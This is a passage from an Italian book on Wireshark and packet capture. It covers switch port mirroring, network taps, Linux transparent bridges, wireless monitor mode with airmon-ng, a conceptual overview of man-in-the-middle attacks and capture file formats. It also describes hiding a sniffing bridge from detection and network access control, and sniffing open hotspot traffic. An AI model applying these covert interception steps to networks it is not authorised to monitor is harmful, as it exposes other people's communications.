


Figura 4.13 Connessioni di sniffing SPAN.

NOTA

Le porte SPAN possono provocare la cattura di pacchetti duplicati. Per eliminare i doppioni, potete usare `editcap`, per esempio nella forma `editcap -d capture.pcap dedup.pcap`.

Configurare SPAN su Cisco

Per monitorare tutto il traffico in ingresso o in uscita alla porta FastEthernet 1/1, usate il codice che segue. Questa è la sintassi per la maggior parte degli switch Cisco della serie Catalyst.

```
Switch#conf t
Switch(config)#monitor session 1 source interface fastethernet 1/1
Switch(config)#monitor session 1 destination interface fastethernet 1/2
Switch(config)#exit
```

Potete verificare i risultati dei vostri comandi con `show monitor session 1.`

Per default, ci sono due assunzioni nella configurazione precedente. Il primo enunciato monitor assume che debbano essere monitorate entrambe le direzioni. Questo assunto può essere aggirato specificando `both | rx | tx`. Il secondo assunto è probabilmente meno prevedibile. In una configurazione SPAN Cisco, una porta monitor di destinazione per default non accetta traffico in ingresso. Potrete ricevere solo il traffico monitorato e non sarà possibile effettuare alcuna connessione alla rete. Per abilitare il traffico in arrivo sulla porta di destinazione, potete accodare `ingress vlan` *`vlanid`* per specificare la VLAN a cui deve essere inviato il traffico in arrivo. Per esempio, per catturare il traffico ricevuto sulla porta monitorata e consentire il traffico normale sulla porta di destinazione, scrivete quanto segue:

```
Switch(config)#monitor session 1 source interface fastethernet 1/1 rx
Switch(config)#monitor session 1 destination interface fastethernet 1/2
                                          ingress vlan 5
Switch(config)#exit
```

Modelli diversi della serie Catalyst di switch avranno una sintassi diversa. In questo esempio non prendiamo in considerazione i router Cisco. L’idea generale però sarà la stessa, perciò fate riferimento agli esempi della Cisco se volete provare a configurare il port mirroring su un modello specifico e gli esempi precedenti vi sembra che non funzionino.

Configurare SPAN su HP

Gli HP ProCurves sono un’alternativa commune all’hardware di rete Cisco o Juniper. La loro sintassi è simile a quella per Cisco, ma ci sono

piccole differenze e una terminologia del tutto diversa per le stesse funzioni.

Le istruzioni che seguono abilitano il port mirroring su uno switch HP.

```
Procurve(config)# mirror-port 6
Procurve(config)# interface 2
Procurve(eth-2)# monitor
Procurve(eth-2)# exit
Procurve(config)#
```

In questo caso, la porta 6 è quella su cui viene duplicato il traffico monitorato. Potete specificare la parola chiave `monitor` per più interfacce. Tutto il traffico verrà inviato alla porta mirror. Nello switch che abbiamo usato per il test, è stato impossibile specificare la cattura dei soli pacchetti inviati o ricevuti.

Potete vedere la configurazione di monitoraggio corrente eseguendo questo comando:

```
Procurve# show monitor
```

L'output mostrerà sia un elenco delle porte monitorate sia l'interfaccia su cui avviene il mirroring dei pacchetti.

Spanning remoto

A volte chi ha la responsabilità di analizzare il traffico *spanned* non è in grado di avere il dispositivo di monitoraggio direttamente sulla porta SPAN. In altri casi, può succedere che si vogliano monitorare le porte SPAN su più switch. In entrambi i casi, bisogna usare lo spanning remoto. Lo spanning remoto consente di monitorare una porta switch da un dispositivo su un'altra porta switch. Si può anche impostare lo spanning remoto per monitorare porte da più switch. In ogni caso, il traffico *spanned* viene inviato alla porta switch di destinazione (normalmente su una VLAN dedicata per isolare il traffico ed evitare possibili collisioni o problemi di loop). Il dispositivo di monitoraggio è previsto sulla porta di destinazione.

Network tap

I network tap (letteralmente “rubinetti di rete”) sono dispositivi dedicati per la cattura del traffico su una rete. Sono disponibili per tipi diversi di reti e di cavi utilizzati. Molti di questi dispositivi sono passivi, cioè eseguono la cattura senza alcun software o alcuna intelligenza, creando per esempio una connessione di bypass al doppino RX.

Poiché il tap costituisce una derivazione da una linea di rete e non è un dispositivo connesso, ci può essere qualche confusione sulla direzione del traffico. Verificate che, anche se collegati solo al doppino RX, catturiate comunque il traffico rivolto a tutti. I bit viaggiano ancora sul cavo, indipendentemente da quale sia il dispositivo di origine del traffico che si cattura. Se scegliete di aggregare il traffico, tenete sempre presente quanto traffico ricevete. Se il vostro “rubinetto” è utilizzato per non più del 50 per cento, è probabile che perdiate pacchetti.

A differenza delle porte SPAN, i tap possono catturare molto bene il traffico di rete a un livello di utilizzazione del cento per cento. Questo in parte perché un tap non modifica il funzionamento della rete (al di là del fatto che fa arrivare il traffico anche a qualcun altro, oltre al legittimo destinatario).

Un tap in genere non combina il traffico mirrored su una porta per facilitare lo sniffing: si limita a replicare il traffico in arrivo su entrambe le interfacce per separare le porte di monitoraggio. Per catturare tutto il traffico su un collegamento a cui è applicato un tap, dovrete avere due interfacce di sniffing sulla stazione di lavoro di monitoraggio.

Rispetto ad altri metodi di cattura del traffico di rete, l’uso dei tap presenta qualche vantaggio. Poiché in genere si tratta di dispositivi passivi, è improbabile che disturbino la connettività di rete a causa di

un guasto hardware. Per lo stesso motivo, sono completamente invisibili sulla rete. Non partecipano alla rete, perciò non possono essere rilevati né modificare il suo comportamento, tranne che a livelli trascurabili sul piano fisico (per esempio, degradando la qualità del segnale).

La maggior parte dei tap passivi degradano intenzionalmente la connessione a 100BASE-TX perché un dispositivo passivo non può ascoltare una connessione 1000BASE-T. Il motivo è che usa tutti i quattro doppini e auto-negozia una sorgente di clock. Un tap passivo può consentire a due dispositivi di continuare a funzionare secondo 1000BASE-T, ma non sarebbe in grado di effettuare lo sniffing dei pacchetti perché non sarebbe consapevole della sorgente di clock. Gli switch attivi risolvono questo problema e consentono di catturare fino a 10GBASE-T, mantenendo le caratteristiche di ridondanza che non interrompono la connessione quando il dispositivo si guasta.

Per i motivi appena citati, i tap sono utili per applicazioni come i sistemi di rilevamento delle intrusioni e simili sistemi di monitoraggio, dove si tratta solamente di leggere il traffico.

Tap di livello professionale

Un tap di rete a livello d’impresa è un dispositivo costoso, che può essere montato a rack, in genere, come qualsiasi altro dispositivo di rete di alta capacità. Questi tipi di tap quindi sono adatti per soluzioni di sniffing permanenti, come quelle che potrebbero essere necessarie per un IDS. Questi tap spesso possono essere configurati dinamicamente e molti non interrompono la connessione intercettata neanche in caso di guasto del dispositivo o dell’alimentazione.

L’uso di questi tap e una rassegna dei tipi disponibili vanno al di là delle finalità di questo libro. Basti dire che questi dispositivi sono

disponibili in tutti i tipi e tutte le forme per ogni supporto fisico utilizzato nelle reti moderne.

Throwing Star LAN Tap

Il Throwing Star è un diffuso tap per LAN disponibile in kit di montaggio o come dispositivo già assemblato. Completamente passivo, di basso costo, è utilizzato principalmente dagli appassionati ed è un complemento comune della cassetta degli attrezzi del pentester.

Come si vede nella Figura 4.14, è un dispositivo portatile, perciò non c'è motivo per non inserirlo fra le apparecchiature da avere sempre con sé. Come gli altri tipi di tap Ethernet passiie, suddivide il traffico RX e TX su cavi Ethernet separati. Usa i propri circuiti per forzare l'auto-negoziazione della velocità a 100 Mbps, perché il cablaggio sia corretto, come è stato descritto in precedenza in questa sezione.

Figura 4.14 Throwing Star LAN tap (fonte: Great Scott Designs).

Bridge Linux trasparenti

Se avete una macchina in grado di eseguire Linux con due o più interfacce di rete, potete trasformarla in un potente strumento di networking. Vediamo qui gli elementi fondamentali dei bridge Linux e come utilizzarli per lo sniffing.

Un bridge è molto versatile, perché si può usare il filtraggio dei pacchetti fornito dal sistema operativo. In questo modo è possibile bloccare certo traffico o addirittura modificare i pacchetti e reindirizzarli a una destinazione maligna, cosa di cui parleremo nel Capitolo 5 a proposito degli attacchi Man-in-the-Middle.

NOTA

Se non avete un dispositivo con un numero sufficiente di interfacce di rete, sono disponibili a basso costo adattatori USB Ethernet. Sono sempre comodi, quando vi trovate a scarseggiare di connessioni Ethernet e uno switch può o essere eccessivo o non essere adatto per la configurazione. Potete scoprire che cosa è disponibile sui normali siti di aste.

Sniffing su un bridge Linux

In Linux il supporto per il bridge è incorporato nel kernel, ma per poterlo utilizzare è necessario installare le utility di supporto. Per i sistemi basati su Debian/Ubuntu, installate il pacchetto `bridge-utils`:

```
localhost# apt-get install bridge-utils
```

Per i sistemi basati su Red-Hat, invece:

```
localhost# yum install bridge-utils
```

Installate le utility, potete gestire i bridge con il comando `brctl`. Questo comando consente di aggiungere un bridge con il comando `addbr`, che appare come una interfaccia in più. Poi utilizzate i comandi `addif` o `delif` per aggiungere interfacce al bridge. Se le interfacce sono attive e in modalità promiscua, i pacchetti verranno inoltrati fra le interfacce.

Per creare un bridge con il nome *testbr* utilizzando eth1 ed eth2 sulla vostra macchina, usate i comandi seguenti:

```
root@pickaxe:~# brctl addbr testbr
root@pickaxe:~# brctl addif testbr eth1
root@pickaxe:~# brctl addif testbr eth2
root@pickaxe:~# ifconfig eth1 up promiscuous
root@pickaxe:~# ifconfig eth2 up promiscuous
root@pickaxe:~# ifconfig testbr up
```

I pacchetti a questo punto dovrebbero essere inoltrati da un'interfaccia all'altra. Questo significa anche che i pacchetti elaborati dalla vostra macchina possono essere "sniffati". Tutto quello che dovete fare è impostare Wireshark in modo che ascolti sul brridge con un dispositivo collegato direttamente a questo, e così riceverà ogni pacchetto che passa. La Figura 4.15 illustra il flusso di traffico.




Figura 4.15 Flusso di traffico in caso di sniffing su un bridge Linux.

Nascondere il bridge

Nella configurazione di default, un bridge Linux non è l'opzione che passa più inosservata. Vari elementi possono influire negativamente sulla rete che volete ascoltare, contaminare i campioni di traffico o tradire la vostra presenza. Vediamo qui alcuni dei problemi che potreste incontrare nel tentare di eseguire lo sniffing con un bridge Linux trasparente.

I bridge Linux supportano lo Spanning Tree Protocol (STP). STP usa pacchetti
Bridge Protocol Data Unit (BPDU) per identificare i loop nella rete. I pacchetti BPDU si possono pensare come scout inviati per identificare anomalie, in particolare loop, nella topologia. I loop in una rete sono una pessima cosa, perché i pacchetti broadcast si possono propagare e possono essere rinviati, creando rapidamente una tempesta di broadcast in grado di bloccare la rete. I pacchetti BPDU che identificano un loop danno allo switch abilitato a STP le istruzioni per disabilitare la porta switch colpevole. Se connettete uno switch a fini di sniffing, in generale non volete questa caratteristica, specialmente se volete ascoltare una stazione di lavoro o analoghi dispositivi non di rete che non inviano normalmente pacchetti BPDU. Per questi motivi, dovete verificare che sul vostro bridge STP sia disabilitato.

Il codice seguente mostra come potete verificare se STP sia abilitato e come potete disabilitarlo.

```
root@pickaxe:~# brctl show
bridge name  bridge id            STP enabled   interfaces
stpbr        8000.000000000000    yes
root@pickaxe:~# brctl stp stpbr off
root@pickaxe:~#
```

Attenzione: una interfaccia bridge genera traffico. Il traffico che ha origine dal bridge avrà, nell'intestazione IP, informazioni di livello 2 (MAC). Il bridge in alcuni casi può generare traffico anche se su di esso non configurate un indirizzo IP. A meno che non configuriate

specificamente il vostro bridge perché giri in modalità “trasparente” o “stealth”, verranno usate le informazioni MAC del bridge. Questo traffico tradisce la vostra presenza sulla rete, ma non solo: il traffico con un indirizzo MAC non familiare può addirittura disabilitare la porta switch, se le impostazioni sono abbastanza restrittive o se è attiva una qualche forma di Network Access Control (NAC). Un buon modo per evitare questi problemi è filtrare completamente tutto il traffico che esce dall’host attraverso il bridge mediante `iptables`.

Gli enunciati `iptables` che seguono bloccano tutto il traffico in uscita che ha origine dall’host. Va fatto anche sulle interfacce del bridge, perché alcuni moduli del kernel (come lo stack IPv6) generano traffico su tutte le interfacce connesse, nel tentativo di antoconfigurarsi o a causa di protocolli multicast.

```
root@pickaxe:~# iptables -A OUTPUT -o stpbr -j DROP
root@pickaxe:~# iptables -A OUTPUT -o eth1 -j DROP
root@pickaxe:~# iptables -A OUTPUT -o eth2 -j DROP
```

Ricordate che questo disabilita la vostra connessione alla rete, se usate le interfacce bridge per altri scopi (per esempio, per navigare in Internet). Se per voi è essenziale rimanere in incognito, assicuratevi molto bene di disabilitare le funzioni IPv6 che cercano di configurarsi automaticamente. Meglio ancora disabilitare del tutto IPv6 in una configurazione di sniffing, perché è difficile limitare la trasmissione su un’interfaccia IPv6 di pacchetti che sono relativi allo stesso protocollo IP.

Reti wireless

Le comunicazioni wireless presentano sfide particolari per la tutela della confidenzialità. Un cavo dà almeno una vaga idea del destinatario; nel caso delle comunicazioni wireless, il ricevente può essere ovunque entro un certo raggio. Per questo esistono molti modi per rendere sicuri i pacchetti che viaggiano “sull’etere”. Alcuni di

questi protocolli sono stati violati, esponendo i loro utenti allo sniffing. C'è anche chi sceglie di lasciare non sicuri gli Access Point WiFi per facilitare l'accesso o per creare un hotspot, magari in un ristorante. Nel complesso, il campo dello sniffing di reti wireless non rientra negli obiettivi di questo libro, ma in questa sezione vi daremo almeno un'idea delle possibilità quando si effettua lo sniffing di connessioni WiFi.

Lo sniffing WiFi in Windows è molto problematico, perché WinPcap, la libreria utilizzata da Wireshark, non supporta la modalità monitor, detta anche *modalità rfmon*, per il wireless. Se avete bisogno di una modalità monitor per Wireshark in Windows dovrete come minimo cambiare il driver. Nel momento in cui scriviamo, una possibile opzione di driver è Riverbed AirPcap. In generale, riuscire a far funzionare il monitoraggio wireless in Wireshark dipende molto dalla versione di Windows. Dal modello dell'adattatore wireless e ovviamente dal driver. Perciò qui ci concentreremo sullo sniffing di connessioni wireless in Linux.

WiFi non sicuro

Trasmettere pacchetti su una connessione wireless non sicura è come una conversazione urlata in una piazza di città. Non ci si può lamentare, se chi ci sta intorno ci ascolta, e lo stesso vale per lo sniffing su un collegamento wireless. Tutto quello che serve è una scheda di rete wireless che supporti la modalità promiscua, e si sentirà tutto quello che viene urlato attraverso l'affollato hotspot di un caffè.

La modalità promiscua per una scheda wireless è chiamata *modalità monitor* o *modalità rfmon*. Il modo più semplice per verificare se la vostra scheda wireless supporta questa modalità, e nel caso per abilitarla, è la suite di strumenti Aircrack-ng. Andate all'indirizzo `http://www.aircrack-ng.org/doku.php?id=faq` per avere informazioni

aggiornate. Al momento, un’opzione costosa, ma di cui si sa che funziona, è Alfa AWUS036H, una scheda wireless USB con output elevato che la rende ideale per le applicazioni di sniffing e di sicurezza.

Per abilitare la modalità monitor sulla vostra interfaccia wireless e analizzare i pacchetti con Wireshark, seguite questo procedimento.

1. Connettete la scheda WiFi. Assicuratevi che sia rilevata nell’output `dmesg`.
2. Disabilitate tutti i programmi che possano interferire con il funzionamento della scheda (per esempio, dhclient e NetworkManager). Anche Airmon-ng vi avvertirà di questo.
3. Eseguite il comando: `airmon-ng` *wlan0* `start` (dove *wlan0* è il nome della vostra scheda wireless supportata). Notate che questo comando va impartito come root.
4. Airmon-ng crea una nuova interfaccia con il nome *mon0*.
5. Avviate Wireshark e selezionate la nuova interfaccia mon0 per lo sniffing dei pacchetti in Wireshark.

NOTA

In Linux, come si fa a sapere se una scheda wireless è connessa? Controllando nell’output `dmesg`. Il comando Linux `dmesg` può fornire informazioni sui driver di dispositivi hardware caricati durante l’avvio e sui driver connessi “al volo”. Online esistono molte risorse disponibili a proposito del comando `dmesg`, ma prima provate a scrivere: `cat /var/log/dmesg | less`

Controllando con il comando `dmesg`, potete verificare se il driver della vostra scheda wireless è stato caricato.

Come si vede nella Figura 4.16, Wireshark mostra tutti i pacchetti grezzi che riceve. Nel caso di connessioni WiFi non sicure, come quelle utilizzate negli hotspot pubblici, questo significa che, se la qualità del segnale è abbastanza buona, si può vedere tutto il traffico.




Figura 4.16 Pacchetti wireless grezzi in Wireshark.

È anche possibile identificare le stazioni base con airodump. Non parleremo ulteriormente di questo strumento: potete trovare molte risorse online.

La scheda wireless è sintonizzata su un canale specifico e vedrete solo i pacchetti che vengono trasmessi nell'intervallo di frequenze corrispondente a quel canale.

I numeri di canale permessi variano da regione a regione, ma sono compresi fra 1 e 14.

Per cambiare il canale su cui la scheda ascolta, usate il comando:

```
root@pickaxe:~# iwconfig channel 6
```

Attacchi Man-in-the-Middle

A volte, nel condurre l'analisi di sicurezza di un prodotto, non si ha la possibilità di configurare interfacce di rete e neanche di installare Wireshark. In questi casi possono risultare comode tecniche offensive come gli attacchi Man-in-the-Middle (MitM). Se collocate fisicamente il sistema di monitoraggio fra i dispositivi che comunicano o applicate delle tecniche per simulare uno degli altri dispositivi, potrete monitorarne il traffico senza Wireshark. Nel Capitolo 5 vedremo più approfonditamente come condurre vari tipi di attacchi MitM.

In sostanza, un attacco MitM è un modo per sfruttare traffico di rete non autenticato o l'accesso fisico per indurre una macchina vittima a connettersi alla macchina attaccante. Lo si può fare con protocolli come ARP e DNS (vedi il

Capitolo 5). Per eseguire un attacco MitM, dovete effettuare lo spoofing dell'identità dell'obiettivo inviando falsi messaggi ARP o DNS in modo da reindirizzare verso di voi il traffico di risposta. In realtà, l'uso di un bridge Linux, di cui abbiamo parlato nella sezione precedente, è un esempio di uso dell'accesso fisico (al cavo di rete e al NIC) per lo sniffing del traffico da una macchina vittima.

Caricare e salvare file di cattura

Vedere i pacchetti nella GUI con Wireshark o vederli scorrere sullo schermo in TShark è una gran cosa. A volte, però, Wireshark non è l'unico strumento che si vuole usare per l'analisi dei pacchetti. Le catture di pacchetti possono provenire da fonti diverse, generate da strumenti diversi e salvate in formati diversi. Wireshark permette sia di salvare nei formati pcap comuni, sia di leggere e salvare in vari formati proprietari.

Non si può salvare una cattura in corso, perciò, per salvare il traffico, dovete interrompere la cattura da menu o con il pulsante *Stop* nella barra degli strumenti; altrimenti il pulsante *Save* e le opzioni da menu sono disabilitati (in grigio). Interrotta una sessione di cattura, potete salvarla sezionando *File* > *Save* oppure premendo Ctrl+S. Si aprirà una finestra di dialogo di salvataggio, in cui potrete selezionare il nome del file, il percorso di destinazione il formato di output per la cattura.

Online potete trovare molte catture interessanti di pacchetti, che potete caricare e analizzare. In molti casi le tracce sono già ridotte a dimensioni minime e in un formato comune, ma potete trovarne anche alcune che richiedono un po' di attenzione in più.

Formati di file

Dalla versione 1.8 di Wireshark, il formato di output predefinito è PcapNG, un formato recente sviluppato da WinPcap. PcapNG ha il

support per il salvataggio di metadata nel file di cattura, per esempio commenti; supporta anche indicazioni orarie di alta precisione e la risoluzione dei nomi. Se volete vedere la cattura con uno strumento diverso, molto più vecchio, potete salvare nel vecchio formato pcap per garantirvi la compatibilità. Come si vede nella Figura 4.17, Wireshark può supportare i formati per un'ampia serie di strumenti.




Figura 4.17 La finestra di dialogo File Save.

La Tabella 4.1 elenca i diversi formati supportati da Wireshark. A seconda della versione di Wireshark in esecuzione, o che ha prodotto il file di cattura, questo può essere in uno di due formati principali supportati.

Tabella 4.1 Formati dei file di cattura di Wireshark

Formato/Estensione	Informazioni	Supporto
PcapNG	Questo è il formato di nuova generazione supportato da libpcap dalla versione1.1.0 in poi.	Nuovo default per Wireshark, tcpdump e altri strumenti che usano libpcap.

Pcap	Il formato pcap originale.	Questo è il formato più supportato, perché tutti gli strumenti che usano libpcap sono in grado di analizzarlo.
Formati specifici dei diversi vendor	Wireshark supporta buona parte dei formati di cattura disponibili da vendor o programmi specifici come IBM iSeries, Windows Network Monitor ecc.	Estremamente specifico per il vendor.

Caricato un file di cattura, è facile identificarne il formato. In Wireshark, fate clic su *Statistics* e scegliete *Capture File Properties*. Le proprietà del file di cattura compariranno in una nuova finestra di dialogo (Figura 4.18).

